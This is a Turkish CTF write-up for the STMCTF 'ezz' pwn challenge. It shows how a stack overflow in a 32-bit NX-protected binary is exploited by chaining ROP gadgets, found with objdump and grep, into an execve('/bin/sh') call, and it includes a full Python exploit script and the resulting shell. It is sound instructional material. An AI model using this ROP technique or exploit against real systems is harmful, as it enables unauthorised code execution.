

## STMCTF ezz sorusunun bir adet çözümü

Öncelikle bu yarışmada pwn kategorisi sorularının zor olduğunu kabul etmek lazım. En son baktığımda 4 adet sorudan sanırım çözüm yoktu, sonlara doğru olduysa da emin değilim. Sadece pwn kategori soruları için gelsem de zaman alacağını düşündüğümünden azar azar bakıp, diğer konulara yoğunlaştım. Yarışma gününden sonra berrak bir zihinle birkaç saatte bu çözümü yaptım.

STM ekibini bu kaliteli sorulardan dolayı tebrik etmek lazım. Keşke sadece bu kategorinin olduğu bir çeşit CTF olsaydı.

Öncelikle programa biraz göz atalım:

```
ltr@RECE-3:~/STMCTF$ ls
ezz
ltr@RECE-3:~/STMCTF$ file ezz
ezz: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), st
ltr@RECE-3:~/STMCTF$ execstack ezz
- ezz
ltr@RECE-3:~/STMCTF$
```

Görüldüğü üzere dosyamız 32 bit ve aynı zamanda NX(non-executable stack) koruması var.

```
ltr@RECE-3:~/STMCTF$ ./ezz
This is a big ropropp example!
I can print many things: deadbeef, STMMCTFFFF, 42
Writing to STDOUT
STDIN
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
ltr@RECE-3:~/STMCTF$
```

Programda overflow var. Daha önce ki bir çözümde([link](#)) “Yarışma açısından konulmadığını tahmin etmek zor değil” demiştim ama final bölümünde varmış. Gerçi eleme de zaten NX olmadan oldu o yüzden finalde biraz daha zor olmalıydı.

Bu aşamada yapmamız gereken ilk şey önce pattern bulmak. Alttan üstten veyahut farklı metodlarla denedikten sonra patternin 148 olduğunu herkes görmüştür. EIP elimizde ama stack adresine atlayamayız çünkü execute edemeyeceğiz.

Programı objdump edelim:

```
ltr@RECE-3:~/STMCTF$ objdump -S ezz -M intel | more

ezz:      file format elf32-i386

Disassembly of section .init:

080481b0 <.init>:
80481b0:    53                push    ebx
80481b1:    83 ec 08          sub     esp,0x8
80481b4:    e8 c7 05 00 00    call   0x8048780
80481b9:    81 c3 47 6e 0a 00 add     ebx,0xa6e47
80481bf:    8b 83 f4 ff ff ff mov     eax,DWORD PTR [ebx-0xc]
80481c5:    85 c0             test    eax,eax
80481c7:    74 05             je      0x80481ce
80481c9:    e8 32 7e fb f7    call   0x0
80481ce:    83 c4 08          add     esp,0x8
80481d1:    5b                pop     ebx
80481d2:    c3                ret

Disassembly of section .plt:

080481e0 <.plt>:
80481e0:    ff 25 0c f0 0e 08 jmp     DWORD PTR ds:0x80ef00c

...

80bed8b:    f0 83 2d 18 05 0f 08 lock sub DWORD PTR ds:0x80f0518,0x1
80bed92:    01
80bed93:    74 0b             je      0x80beda0
80bed95:    8d 05 18 05 0f 08 lea     eax,ds:0x80f0518
80bed9b:    e8 40 3d fb ff    call   0x8072ae0
80beda0:    f3 c3             repz ret
80beda2:    83 ec 18          sub     esp,0x18
80beda5:    b9 9f 03 00 00    mov     ecx,0x39f
80bedaa:    ba a6 f9 0b 08    mov     edx,0x80bf9a6
80bedaf:    68 44 08 0c 08    push    0x80c0844
80bedb4:    b8 ae f9 0b 08    mov     eax,0x80bf9ae
80bedb9:    e8 b2 68 f9 ff    call   0x8055670

Disassembly of section .fini:

080bedc0 <.fini>:
80bedc0:    53                push    ebx
80bedc1:    83 ec 08          sub     esp,0x8
80bedc4:    e8 b7 99 f8 ff    call   0x8048780
80bedc9:    81 c3 37 02 03 00 add     ebx,0x30237
80bedcf:    83 c4 08          add     esp,0x8
80bedd2:    5b                pop     ebx
80bedd3:    c3                ret

ltr@RECE-3:~/STMCTF$
```

Evet baktık. Başı var sonu yok. Güzel yanı ise kodlar .text section da bu da bize zengin bir ROP yeri sağlar. ROP uzun uzun anlatmadan kısaca birkaç şey söyleyelim. İstedğimiz kodu stack'e atıp çalıştıramıyorsa istediğimiz kodu programın veya librarylerin içinde parça parça bulup çalıştırırız.

Yani örnek olarak **"xor eax,eax"** parçası bize lazım ise kendi içinde **"xor eax,eax; ret"** gibi bişey buluruz. Akışımız zarar görmeden kendi yerine geri döner.

Bunun için çok tool var ama ben tool kullanmam pek. Bize lazım olan şey **"grep"** ve **"objdump"**


Örnek:

```
objdump -S ezz -M intel | grep "xor      eax,eax" -A 3 | grep ret -B 3
```

```
“
--
80b91a0: 31 c0          xor     eax,eax
80b91a2: c3            ret
--
80b9551: 31 c0          xor     eax,eax
80b9553: 5f            pop     edi
80b9554: 5d            pop     ebp
80b9555: c3            ret
--
80b9c93: 31 c0          xor     eax,eax
80b9c95: 5b            pop     ebx
80b9c96: c3            ret
--
”
```

Şimdi önce hedefimizi yazalım:

Basit bir shellcode inşa edeceğiz. EAX 11 olacak ve EBX'te **"/bin/sh"** olacak EDX ve ECX 0x0 olacak sonra int 0x80 dedik mi tamamdır. Önce **"int 0x80"** bakalım:



```
ltr@RECE-3:~/STMCTF$ objdump -S ezz -M intel | grep int
8070755:      cd 80          int     0x80
80730e0:      cd 80          int     0x80
807e485:      cd 80          int     0x80
807e48e:      cd 80          int     0x80
ltr@RECE-3:~/STMCTF$
```

Bize lazım olan shellcode:

```
ltr@RECE-3:~/STMCTF$ cat shell.asm
section .text

    global _start

_start:

    xor eax,eax
    push eax
    push 0x68732f2f
    push 0x6e69622f
    mov ebx,esp
    mov al,0xb
    int 0x80

ltr@RECE-3:~/STMCTF$ nasm -f elf32 shell.asm -o shell.o
ltr@RECE-3:~/STMCTF$ ld -melf_i386 shell.o -o shell
ltr@RECE-3:~/STMCTF$ ./shell
$ id
uid=1000(ltr) gid=1000(ltr) groups=1000(ltr),27(sudo)
$
```

Şimdi bunlar cepte dursun seg fault olduğunda ki duruma bir göz atalım:

```
[-----registers-----]
EAX: 0x80f20e0 ('A' <repeats 128 times>, "\340 \017", <incomplete sequence \345>)
EBX: 0x80481b0 (push ebx)
ECX: 0xe000
EDX: 0x0
ESI: 0x80ef00c --> 0x8069d70 (mov edx,DWORD PTR [esp+0x4])
EDI: 0x4e ('N')
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd050 ('A' <repeats 73 times>, "\n\016\bN")
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41414141
[-----stack-----]
0000| 0xffffd050 ('A' <repeats 73 times>, "\n\016\bN")
0004| 0xffffd054 ('A' <repeats 69 times>, "\n\016\bN")
0008| 0xffffd058 ('A' <repeats 65 times>, "\n\016\bN")
0012| 0xffffd05c ('A' <repeats 61 times>, "\n\016\bN")
0016| 0xffffd060 ('A' <repeats 57 times>, "\n\016\bN")
0020| 0xffffd064 ('A' <repeats 53 times>, "\n\016\bN")
0024| 0xffffd068 ('A' <repeats 49 times>, "\n\016\bN")
0028| 0xffffd06c ('A' <repeats 45 times>, "\n\016\bN")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

Bu fotoğraftan çıkarılacak şey EAX içinde hiç dokunulmamış 128 bizim girdiğimiz karakter var. Programın içinde `"/bin/sh"` stringi bulamayız. Ama Linux'un güzel yanı ne kadar `"/"` slash olduğu önemli değil mesela `"/bin/sh"` olsa bile çalışır:

```
ltr@RECE-3:~/STMCTF$ //////////////////////////////////bin/////////sh
$
$
$ exit
ltr@RECE-3:~/STMCTF$
```

Şöyle bişey yapabiliriz bu 128 bize ait olan yere uzunca / sonra bin/sh yazarız ve bir ROP ile bunu EBX'e aktarırız. Bize lazım olan şey ama sh'ten sonra NUL byte eklemek. İlk önce bunu EBX'e aktarma yolunu bulalım. EBX'e aktarım ROPlarını bulalım:

**objdump -S ezz -M intel | grep "mov ebx," -A 4 | grep ret -B 4**

```
“
--
8071b7f: ff 15 f0 f9 0e 08  call  DWORD PTR ds:0x80ef9f0
8071b85: 89 d3                mov  ebx,edx
8071b87: 3d 01 f0 ff ff      cmp  eax,0xffff001
8071b8c: 0f 83 7e 2a 00 00    jae  0x8074610
8071b92: c3                  ret
--
”
```

Aramada düz EAX'tan EBX'e yok ama EDX'ten var. CMP ve JAE var ama EAX'ı 0x0 tutarsak buna takılmayız. Bu sefer de EDX'e var mı diye bakalım:

**objdump -S ezz -M intel | grep "mov edx," -A 5 | grep ret -B 5**

```
“
--
80ac592: 89 fa                mov  edx,edi
80ac594: 5b                  pop  ebx
80ac595: 5e                  pop  esi
80ac596: 5f                  pop  edi
80ac597: 5d                  pop  ebp
80ac598: c3                  ret
--
”
```

Yine düz yok ama EDI'den var. 4 adet junk yerleştirmemiz lazım. Bu sefer EDI'ye bakalım:

**objdump -S ezz -M intel | grep "mov edi," -A 4 | grep ret -B 4**

“

--

```
805c86d: 89 c7          mov edi,eax
805c86f: 89 d6          mov esi,edx
805c871: 8b 44 24 04     mov eax,DWORD PTR [esp+0x4]
805c875: c3            ret
```

--

”

Bingo! EAX'tan direk geçiş var. EAX'a mov var ama bizim uzunca slash ile beraber olan /bin/sh'ımız EDI'ye gittiği için sıkıntı yok. Bu noktada bize s harfinden sonra NUL byte yazacak bir gadget lazım çünkü stringi NUL byte'a kadar okur. Biraz göz gezdirdikten sonra şöyle bir şeye rastladım:

EAX, EDI, EDX sonra EBX bu 3 yerden birinde offset yazması olması lazım:

**objdump -S ezz -M intel | grep "mov DWORD PTR \[eax+" -A 4 | grep ret -B 4**  
**objdump -S ezz -M intel | grep "mov DWORD PTR \[edi+" -A 4 | grep ret -B 4**  
**objdump -S ezz -M intel | grep "mov DWORD PTR \[edx+" -A 4 | grep ret -B 4**

“

```
80bd7de: 89 42 14       mov DWORD PTR [edx+0x14],eax
80bd7e1: 5f            pop edi
80bd7e2: c3            ret
```

”

Harika! EDX teyken EAX'ı xorlayıp oraya yazdırabiliriz. 0x14 yani decimal 20. O zaman bize 14 tane slash ve sonra bin/sh lazım. Sonrası NUL byte olur. Bu da cebizde dursun. Konu anlaşıldığına göre biraz hızlandırılalım. EAX'ı 11 yapmamız lazım:

“

```
8092be0: b8 07 00 00 00 mov eax,0x7
8092be5: c3
```

...

```
8092b60: 83 c0 03       add eax,0x3
8092b63: c3            ret
```

...

```
8092b50: 83 c0 01       add eax,0x1
8092b53: c3
```

”



Bunlar bize yeter. Şimdi ise Bizim ECX ve EDX'i sıfırlamamız lazım. Biraz araştırdım ECX bu arada baştan sona kadar hiç dokunulmuyor. Bu bizim çok işimize gelir.

```
“
8049713: 31 c9          xor    ecx,ecx
8049715: 5b            pop    ebx
8049716: 89 c8          mov    eax,ecx
8049718: 5e            pop    esi
8049719: 5f            pop    edi
804971a: 5d            pop    ebp
804971b: c3            ret
”
```

ECX'i burdan sıfırlayabiliriz ama dikkat etmemiz gereken bir husus var. EAX burda değişecek o yüzden elimizde ki /bin/sh yazısını EDX'e falan attıktan sonra buraya atlamalıyız.

Sırada EDX var beni en çok yoran register. Aradım taradım düz bişey bulamadım ama iki tane şey buldum arka arkaya gelirse işi çözecek:

```
“
80bc1c6: ba 01 00 00 00 mov    edx,0x1
80bc1cb: 0f 47 c2       cmova  eax,edx
80bc1ce: c3            ret
”
“
808fc9e: c1 fa 02       sar    edx,0x2
808fca1: 29 d0          sub    eax,edx
808fca3: c3            ret
”
```

Bu iki yer ile beraber EDX'i sıfırlayabiliriz. İlk önce EDX'e 1 atıyoruz sonra SAR ile sağa doğru shift edince sıfırlanıyor.

Sonra final olarak int 80 yapınca durumu kurtarıyoruz.

→ Yan sayfa

Herşeyi tolayalım:

**edi = 0x805c86d**

# EDI'e EAX'ı atıyoruz. Herhangi bir registra bişey olmuyor

**edx = 0x80ac592 + "JUNK" \* 4**

# EDI'yi EDX'e atıyoruz, ama 4 tane pop var "JUNK" lazım

**edx += 0x809df07 + 0x80bd7de + "JUNK"**

# Burda 0x14 offset yazıyoruz ama EAX'ı NUL yapmamız lazım o yüzden önce XOR

**xor\_ecx = 0x8049713 + "JUNK" \* 4**

# EAX ve EBX etkilendiği için burda yapmamız daha mantıklı olur. Aynı zamanda 4 tane "JUNK" lazım

**ebx = 0x809df07 + 0x8071b85**

# Burda EBX'e nihayet atıyoruz ama önce cmp var ne olur ne olmaz EAX'ı sıfır yapalım da Above Equal olmasın

**xor\_edx = 0x80bc1c6 + 0x808fc9e**

# EDX'i burdan sıfırlayalım.

**eax = 0x809df07 + 0x8092be0 + 0x8092b60 + 0x8092b50**

# Burda EAX'ı nihayet 11 yapıyoruz.

**int = 0x80730e0**

# Sonunda int 0x80

Bize lazım olan şey başında 14 tane / sonra bin/sh ve devamında ise 128 pattern lazım.

Son hali yan sayfada →



```
#!/usr/bin/env python
```

```
shell = "/" * 14
```

```
shell += "bin/sh"
```

```
nop = "A"*128
```

```
edi = "\x6d\xc8\x05\x08"
```

```
edx = "\x92\xc5\x0a\x08" + "JUNK" * 4
```

```
edx += "\x07\xdf\x09\x08" + "\xde\xd7\x0b\x08" + "JUNK"
```

```
xor_ecx = "\x13\x97\x04\x08" + "JUNK" * 4
```

```
ebx = "\x07\xdf\x09\x08" + "\x85\x1b\x07\x08"
```

```
xor_edx = "\xc6\xc1\x0b\x08" + "\x9e\xfc\x08\x08"
```

```
eax = "\x07\xdf\x09\x08" + "\xe0\x2b\x09\x08" + "\x60\x2b\x09\x08" + "\x50\x2b\x09\x08"
```

```
int80 = "\xe0\x30\x07\x08"
```

```
print shell + nop + edi + edx + xor_ecx + ebx + xor_edx + eax + int80
```

```
ltr@RECE-3:~/STMCTF$ (./exploit.py; cat) | ./ezz
This is a big ropropropp example!
I can print many things: deadbeef, STMMCTFFFF, 42
Writing to STDOUT
STDIN
id
uid=1000(ltr) gid=1000(ltr) groups=1000(ltr),27(sudo)
```

./ezz yerine nc -vv x.x.x.x port yazarak bağlanması lazımdı.

Diğer sorular da gelecektir.

Farkı cevapları, farklı teknikleri, farklı chain tekniklerini lütfen bana iletin.